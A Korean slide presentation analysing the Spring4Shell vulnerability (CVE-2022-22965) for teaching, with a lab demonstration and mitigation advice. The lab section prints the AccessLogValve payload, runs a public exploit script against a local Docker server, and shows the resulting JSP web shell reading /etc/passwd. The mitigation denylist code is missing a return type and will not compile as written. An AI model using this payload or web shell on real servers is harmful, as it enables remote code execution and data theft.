

# CVE-2022-22965

## 취약점 분석

IT정보공학과 김아은

# INDEX

CVE-2022-22965

- CVE-2022-22965
- 공격 과정
- 실습
- 대응 방안


# CVE-2022-22965

## ❖ CVE-2022-22965(Spring4Shell) 이란?

- Spring에서 특정 조건 하에 발생하는 원격코드실행 취약점
- CVE-2010-1622의 패치를 무시하여 우회 현상 발생

**Severity** CVSS Version 3.x CVSS Version 2.0

CVSS 3.x Severity and Metrics:

 **NIST:** NVD

**Base Score:** 9.8 CRITICAL

**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H


*NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.*

*Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.*



# CVE-2022-22965

## ◆ Log4Shell vs Spring4Shell



# 공격 과정

## ◆ 취약점 발현 조건

JAVA	JDK(JAVA Development Kit) 9 버전 이상의 환경
Spring Framework	5.3.0~5.3.17 및 5.2.0~5.2.19 버전의 Spring Framework 환경 (배포 방식을 WAR로 하고 있을 경우)
Apache Tomcat	8.5.77 이하, 9.0.61 이하 및 10.0.19 이하 버전의 환경
매개 변수	POJO 방식의 처리 환경 * POJO : Plain Old Java Object로 환경과 기술에 종속되지 않고 재활용될 수 있도록 설계된 객체



# 공격 과정

## ◆ 취약점 발현 조건

- 이 취약점은 request를 통해 입력된 매개변수를 binding 할 때 발생함
- Spring에서 매개변수를 바인딩하는 2가지 방법
  - ① key-value 쌍으로 구성된 Map 이용
  - ② POJO(Plain Old Java Object) 이용



# 공격 과정

## ◆ POJO(Plain Old Java Object)란?

- Spring에서 HTTP 요청은 Controller에 의해 처리됨
- @Controller annotation으로 식별 가능하며 HelloController에 대한 요청을 처리
- Mapping annotation을 사용하면 GET, POST 등의 요청을 특정 Method가 처리할 수 있도록 지정 가능

```
10  @Controller
11  public class HelloController {
12
13      @GetMapping("/greeting")
14      public String greetingForm(Model model) {
15          model.addAttribute("greeting", new Greeting());
16          return "hello";
17      }
18
19      @PostMapping("/greeting")
20      public String greetingSubmit(@ModelAttribute Greeting greeting, Model model) {
21          return "hello";
22      }
23
24  }
```

- Mapping을 통해서 Controller는 요청들을 구분할 수 있게 됨



# 공격 과정

## ◆ POJO(Plain Old Java Object)란?

- 이러한 요청을 다음과 같은 class로 생성된 인스턴스의 속성에 getter, setter를 이용하여 접근 할 수 있음
- 이게 POJO(Plain Old Java Object) 방식!

```
1  // src/main/java/com/reznok/helloworld/Greeting.java
2  package com.reznok.helloworld;
3
4  public class Greeting {
5
6      private long id;
7      private String content;
8
9      public long getId() {
10         return id;
11     }
12
13     public void setId(long id) {
14         this.id = id;
15     }
16
17     public String getContent() {
18         return content;
19     }
20
21     public void setContent(String content) {
22         this.content = content;
23     }
24
25 }
```





# 공격 과정

## ◆ POJO(Plain Old Java Object)란?

- ex. 

```
class Location
{
    public void setCountry(string country) {...}
    public void setCity(string city) {...}
    public string getCountry() {...}
    public string getCity() {...}
}
```

만약 아래와 같은 HTTP 요청이 들어왔다면?

example.com/WeatherReport  
?country=USA&city=Redmond

handler 메소드로 인해 아래와 같이 설정됨

- string country = "USA"
- string city = "Redmond"



# 공격 과정

## ◆ ClassLoader

- 현재까지 공개된 PoC는 Tomcat 서버를 타겟으로 하며, 서버에 JSP 웹 셸을 생성
- *Class* 클래스에는 *getClassLoader()* 접근자가 존재하고, 이 함수는 *ClassLoader*를 반환함
- Tomcat은 자체 class loader를 사용

이 class loader에는 Tomcat의 동작에 영향을 줄 수 있는 다양한 멤버가 포함되어 있음

하위 객체가 있다면, 여기에도 접근이 가능

그 중 *URLs*는 class loader가 리소스를 검색하는 데 사용하는 URL의 배열

- 공격자는 *ClassLoader* 모듈을 통해 *AccessLogValve* 객체의 속성을 조작할 수 있음
- Module → ClassLoader → Resources → Context → Parent → Pipeline → First



# 공격 과정

## ◆ AccessLogValve

- *AccessLogValve*는 Tomcat의 로깅 관련 클래스
- 해당 클래스의 Attribute 값을 변경하여 기존 실제 로그가 저장되는 설정을 웹 셸이 저장되게 변경하는 것
- 공격자는 ClassLoader 모듈을 사용하여 AccessLogValve 업데이트 → Tomcat의 루트 디렉터리에 웹 셸 삽입
- *AccessLogValve*는 ***class.module.classLoader.resources.context.parent.pipeline.first*** + Attribute로 사용하여 참조 가능
- ex. `http://~~/greeting?class.module.classLoader.resources.context.parent.pipeline.first.Prefix=abcd`



# 공격 과정

## ◆ 초기 취약점, CVE-2010-1622

- 주요 특징

1. 모든 Java 객체에는 객체의 클래스를 반환하는 *getClass()* 접근자가 암시적으로 포함되어 있음
2. *Class* 객체에는 *getClassLoader()* 접근자가 존재하고, 이 함수는 *ClassLoader*를 반환함
3. Tomcat은 자체 class loader를 사용

이 class loader 에는 Tomcat의 동작에 영향을 줄 수 있는 다양한 멤버가 포함되어 있음

그 중 *URLs*는 class loader가 리소스를 검색하는 데 사용하는 URL의 배열

4. *URLs* 중 하나를 원격 JAR 파일에 대한 URL로 덮어쓰면, 나중에 Tomcat은 공격자가 제어하는 위치에서 JAR을 로드

→ 이 버그는 바인딩 단계 동안 객체의 *getClassLoader()* 또는 *getProtectionDomain()* 접근자의 매핑을 방지하도록 수정되어 *class.classLoader*를 통한 공격이 이루어지지 않도록 업데이트 됨



# 공격 과정

## ◆ 현재 취약점, CVE-2022-22965

- 주요 특징

1. 현재 공격에서는 CVE-2010-1622와 동일한 메커니즘을 활용하여 이전 버그 수정을 무시
2. JDK 9+는 JPMS(Module)라는 새로운 기술을 추가

*Module* 객체에 *getModule()*, *getClassLoader()* 접근자 역시 포함

→ CVE-2010-1622 업데이트는 *Class* 객체의 *getClassLoader()* 접근자를 매핑하는 것을 막으며 *class.classLoader*를 통한 취약점을 방어함

→ 그러나 *Module*에 또다시 *getClassLoader()* 접근자가 생기면서 *class.module.classLoader*를 통해 class loader를 참조가 가능함



# 공격 과정

## ◆ 현재 취약점, CVE-2022-22965

- 정리하자면, Spring4Shell 취약점에 사용된 Payload는
  1. Module을 통해 ClassLoader 호출 → Log 저장 설정을 변경하기 위해 AccessLogValve에 접근
  2. AccessLogValve 내에서 로깅에 사용되는 Attribute 값을 악의적인 값으로 조작 → 서버에 WebShell 생성



# 공격 과정

## ◆ 로깅에 사용되는 AccessLogValve의 Attribute 5가지

<b>class.module.classLoader.resources.context.parent.pipeline.first.[property] = [value]</b>	
Directory	Tomcat의 root 디렉터리에 access log를 저장할 경로 웹 애플리케이션의 디렉터리와 같은 HTTP 요청으로 접근할 수 있는 위치를 가리키도록 조작 가능
Prefix	로그 파일 이름의 접두사(prefix), 기본값 "access_log"
Suffix	로그 파일 이름의 접미사(suffix), 기본값 ""(0 length string)
Pattern	로그 레코드 구조를 설명하는 문자열 각 레코드가 기본적으로 JSP 웹 셀을 포함하도록 조작 가능 로깅할 request와 response를 다양한 정보 구조로 기록하기 위한 레이아웃
FileDateFormat	access log 파일 이름에 사용자 정의된 타임스탬프를 허용, 기본값 "yyyy-MM-dd"

※ 로그 파일 이름은 접두사와 접미사를 연결한 것




# 실습 -시나리오



① PoC 공격 실행

class.module.classLoader...



② module을 이용하여 classLoader 호출

③ 정상 access\_log.txt 파일 저장 대신 웹 셸 파일 생성

④ 생성된 웹 셸에 명령어 전달





# 실습

reznok / Spring4Shell-POC Public

Watch 9 Fork

Code Issues 1 Pull requests 2 Actions Projects Security

master Go to file Add file Code

reznok Update README.md on 6 Apr 18

screenshots	Initial Commit	6 months ago
src	Initial Commit	6 months ago
.gitignore	Initial Commit	6 months ago
Dockerfile	fix dockerfile to contain a vulnerable version...	6 months ago
README.md	Update README.md	6 months ago
exploit.py	fix dockerfile to contain a vulnerable version...	6 months ago
pom.xml	<a href="#">fix dockerfile to contain a vulnerable version...</a>	6 months ago

<https://github.com/reznok/Spring4Shell-POC>



# 실습


Victim PC

192.168.56.204

## 1. 도커를 통해 웹사이트 구축

```
docker build . -t spring4shell  
docker run -p 8080:8080 spring4shell
```

→ 192.168.56.204:8080/helloworld/greeting



# 실습

Victim PC

192.168.56.204

## 2. 익스플로잇 코드(exploit.py) 분석

- Header 영역에 문자열 치환을 위한 헤더 값을 넣어준 것을 확인
- 이는 다음에 다뤄지는 Body 영역에 추가되는 데이터에 영향을 끼침

```
12 post_headers = {
13     "Content-Type": "application/x-www-form-urlencoded"
14 }
15
16 get_headers = {
17     "prefix": "<",
18     "suffix": "%>/",
19     # This may seem strange, but this seems to be needed to bypass some check that looks for "Runtime" in the log_pattern
20     "c": "Runtime",
21 }
```

▲ Header 추가 영역



<b>Victim PC</b>
192.168.56.204



# 실습

Victim PC

192.168.56.204

## 2. 익스플로잇 코드(exploit.py) 분석

class.module.classLoader.resources.context.parent.pipeline.first.[property] = [value]		
Directory	access log를 저장할 경로	webapps/ROOT
Prefix	로그 파일 이름의 접두사	shell
Suffix	로그 파일 이름의 접미사	.jsp
Pattern	로그 레코드 구조를 설명	<pre>%{prefix}i " "java.io.InputStream in = %{c}i.getRuntime().exec(request.getParameter ("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048];" " while((a=in.read(b))!=-1){ out.println(new String(b)); } %{suffix}i</pre>
FileDateFormat	사용자 정의 타임스탬프	

prefix: <%  
suffix: %>//  
c: Runtime



# 실습

Victim PC

192.168.56.204

## 2. 익스플로잇 코드(exploit.py) 실행 !

```
python3 exploit.py --url "http://192.168.56.204:8080/helloworld/greeting"
```

```
root@aheun-kali:~/Spring4Shell-POC# nano exploit.py
root@aheun-kali:~/Spring4Shell-POC# python3 exploit.py --url "http://192.168.56.204:8080/helloworld/greeting"
[*] Resetting Log Variables.
[*] Response code: 200
[*] Modifying Log Configurations
[*] Response code: 200
[*] Response Code: 200
[*] Resetting Log Variables.
[*] Response code: 200
[+] Exploit completed
[+] Check your target for a shell
[+] File: shell.jsp
[+] Shell should be at: http://192.168.56.204:8080/shell.jsp?cmd=id
root@aheun-kali:~/Spring4Shell-POC#
```

▲ exploit.py 실행




# 실습

Victim PC


192.168.56.204

## 3. 웹 셸 확인

→ 192.168.56.204:8080/shell.jsp?cmd=id



→ 192.168.56.204:8080/shell.jsp?cmd=whoami



# 실습

Victim PC

192.168.56.204

## 3. 웹 셸 확인

→ /tomcat/webapps/ROOT/shell.jsp

```
root@c5acad3b5723:/usr/local/tomcat/webapps# pwd
/usr/local/tomcat/webapps
root@c5acad3b5723:/usr/local/tomcat/webapps# ls -al
total 18636
drwxr-xr-x 1 root root 4096 Sep 19 06:07 .
drwxr-xr-x 1 root root 4096 Mar 2 2022 ..
drwxr-x--- 5 root root 4096 Sep 19 06:07 helloworld
-rw-r--r-- 1 root root 19063134 Sep 19 06:06 helloworld.war
```

```
root@c5acad3b5723:/usr/local/tomcat/webapps# ls -al
total 18640
drwxr-xr-x 1 root root 4096 Sep 22 08:28 .
drwxr-xr-x 1 root root 4096 Mar 2 2022 ..
drwxr-x--- 2 root root 4096 Sep 22 08:28 ROOT
drwxr-x--- 5 root root 4096 Sep 19 06:07 helloworld
-rw-r--r-- 1 root root 19063134 Sep 19 06:06 helloworld.war
root@c5acad3b5723:/usr/local/tomcat/webapps# cd ROOT
root@c5acad3b5723:/usr/local/tomcat/webapps/ROOT# ls
shell.jsp
```

```
root@c5acad3b5723:/usr/local/tomcat/webapps/ROOT# cat shell.jsp
<% java.io.InputStream in = Runtime.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!= -1){ out.println(new String(b)); } %>//
```

```
root@c5acad3b5723:/usr/local/tomcat/webapps/ROOT#
```






# 실습

Victim PC

192.168.56.204

## 3. 웹 셸 확인

→ 192.168.56.204:8080/shell.jsp?cmd=cat+/etc/passwd



The screenshot shows a web browser window with the address bar displaying the URL `192.168.56.204:8080/shell.jsp?cmd=cat+/etc/passwd`. The browser's address bar also shows the domain `notion` and the IP address `BCGNAS`. The main content area of the browser displays the output of the `cat /etc/passwd` command, which lists system users and their home directories. The output is as follows:

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin messagebus:x:101:102::/nonexistent:/usr/sbin/nologin //
```



# 대응 방안 -취약한 환경 및 공격 수행 여부 확인

## 1) 운영 시스템의 버전 확인

JDK	java -version
Spring Framework	프로젝트의 pom.xml 파일 내 <org.springframework-version> 태그 확인
Apache Tomcat	Tomcat 설치 디렉터리 내 lib로 이동 후 java -cp catalina.jar org.apache.catalina.util.ServerInfo

## 2) 로그 분석을 통한 공격 확인

- 비정상적인 페이지(생성된 웹 쉘 페이지) 요청 응답 값이 200인 경우
- ex. 192.168.56.204 - - [20/Sep/2022:11:07:52 -0700] "POST /ohoh/test HTTP/1.1" 200 386  
192.168.56.204 - - [20/Sep/2022:11:07:55 -0700] "GET /ohoh/test HTTP/1.1" 200 560  
192.168.56.204 - - [20/Sep/2022:11:08:21 -0700] "GET /ohoh/resources/shell.jsp?cmd=whoami HTTP/1.1" 200 4102



# 대응 방안 -취약한 환경 및 공격 수행 여부 확인

## 3) 스캐너 도구를 이용하여 확인

- OWASP ZAP

<https://www.zaproxy.org/blog/2022-04-04-spring4shell-detection-with-zap/>

## 4) PoC를 이용하여 직접 원격 점검

- 공개된 PoC를 이용하여 직접 원격에서 공격 진행 후 실제 증명이 되는지 확인
- <https://github.com/reznok/Spring4Shell-POC/blob/master/exploit.py>
- <https://github.com/BobTheShoplifter/Spring4Shell-POC/blob/main/poc.py>

## 5) 사용 중인 S/W 영향도 확인

- Spring Framework를 사용 중인 S/W의 Spring4Shell 영향도 분석 사이트
- <https://github.com/NCSC-NL/spring4shell/tree/main/software>



# 대응 방안 - 공개된 취약점 대응 방법

## 1) Spring 최신 버전으로 업데이트 적용

- Spring Framework 5.3.18, 5.2.20 이상의 버전으로 업데이트

## 2) 업데이트를 하지 못하는 경우

- 프로젝트 패키지 아래 해당 전역 클래스 생성 후 재컴파일(테스트 필요)

```
1  import org.springframework.core.Ordered;
2  import org.springframework.core.annotation.Order;
3  import org.springframework.web.bind.WebDataBinder;
4  import org.springframework.web.bind.annotation.ControllerAdvice;
5  import org.springframework.web.bind.annotation.InitBinder;
6
7  @ControllerAdvice
8  @Order(10000)
9  public class BinderControllerAdvice {
10     @InitBinder
11     public setAllowedFields(WebDataBinder dataBinder) {
12         String[] denylist = new String[]{"class.*", "Class.*", "**.class.*", "**.Class.*"};
13         dataBinder.setDisallowedFields(denylist);
14     }
15 }
```



# 대응 방안 - 공개된 취약점 대응 방법

## 3) Tomcat 최신 버전으로 업데이트 적용

- Apache Tomcat 10.0.20, 9.0.62 또는 8.5.78로 업그레이드
- 이는 완전한 보호는 아니며, Spring을 업그레이드 하는 것이 좋음

## 4) JAVA 8로 다운그레이드

- Spring Framework를 업그레이드하거나 Apache Tomcat을 업그레이드할 수 없는 경우, Java 8로 다운그레이드하는 것이 좋음





감사합니다

